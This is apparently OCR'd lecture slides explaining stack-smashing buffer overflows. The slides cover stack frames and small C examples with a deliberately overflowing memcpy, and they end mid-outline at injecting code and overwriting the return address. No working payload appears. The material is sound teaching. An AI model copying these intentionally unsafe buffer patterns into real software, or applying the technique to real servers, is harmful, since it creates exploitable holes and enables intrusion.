Stack smashing

Stack smashing (buffer overflow)

One of the most prevalent remote security exploits

- 2002: 22.5% of security fixes provided by vendors were for buffer overflows
- 2004: All available exploits: 75% were buffer overflows
- Examples: Morris worm, Code Red worm, SQL Slammer, Witty worm, Blaster worm

How does it work?

How can it be prevented?

Remote Buffer Overflow Example

Attacker sends a string as input, size of which is larger than the input buffer allocated by the remote server

Attacker


Attacker's input

Input buffer allocated by server for input

Server

Remote Buffer Overflow Example

If the server doesn't do a boundary check, this string overflows the buffer and corrupts the address space of the server (e.g. overwrites the return address on the stack)




Recall stack frame

```
void function(int a, int b){
      int i = 0;
      printf( “hello” );
      return;
}

void main() {
      function(1,2); // ← What happens here?
}
```

Stack Frame



Calling `void function(int a, int b)`

Simple program


```
void function(){
  int x = 0;
  char buffer[8];

  memcpy(buffer,“abcdefg”,8);

  printf( “%s %d”, buffer, x );
}
```

Output:

```
...
```



Simple program


```
void function(){
  int x = 0;
  char buffer[8];

  memcpy(buffer,“abcdefg”,8);

  printf( “%s %d”, buffer, x );
}
```

Output:

```
    abcdefg 0
```



Simple program 2

```
void function(){
  int x = 0;
  char buffer[8];

  memcopy(buffer,
          “abcdefghijk”,12);

  printf( “%s %d”, buffer, x );
}
```

Output:

```
...
```

size of a word
(e.g. 4 bytes)

Stack grows
high to low


....
Return address
Old base pointer (Saved Frame Pointer)
int x
Buffer[4]..Buffer[7]
Buffer[0]..Buffer[3]

Simple program 2

```
void function(){
  int x = 0;
  char buffer[8];

  memcopy(buffer,
          “abcdefghijk”,12);

  printf( “%s %d”, buffer, x );
}
```




Output:

```
abcdefghijk 7039593
```

Buffer Overflow

The idea of a buffer overflow…

Trick the program into overwriting memory it shouldn't…




Buffer Overflow

We can mess up the program's memory.

What can we do?
Insert malicious code.

But…How to execute that code?

Must change instruction pointer (IP) ….




Buffer Overflow

```
void function(int a, int b){
        char buffer[8];
        return;
}
```

Return statement:
- **Clean off the function's stack frame**
- **Jump to return address**

Can use this to set the instruction pointer!




Buffer Overflow


The anatomy of a buffer overflow

1) Inject malicious code into buffer

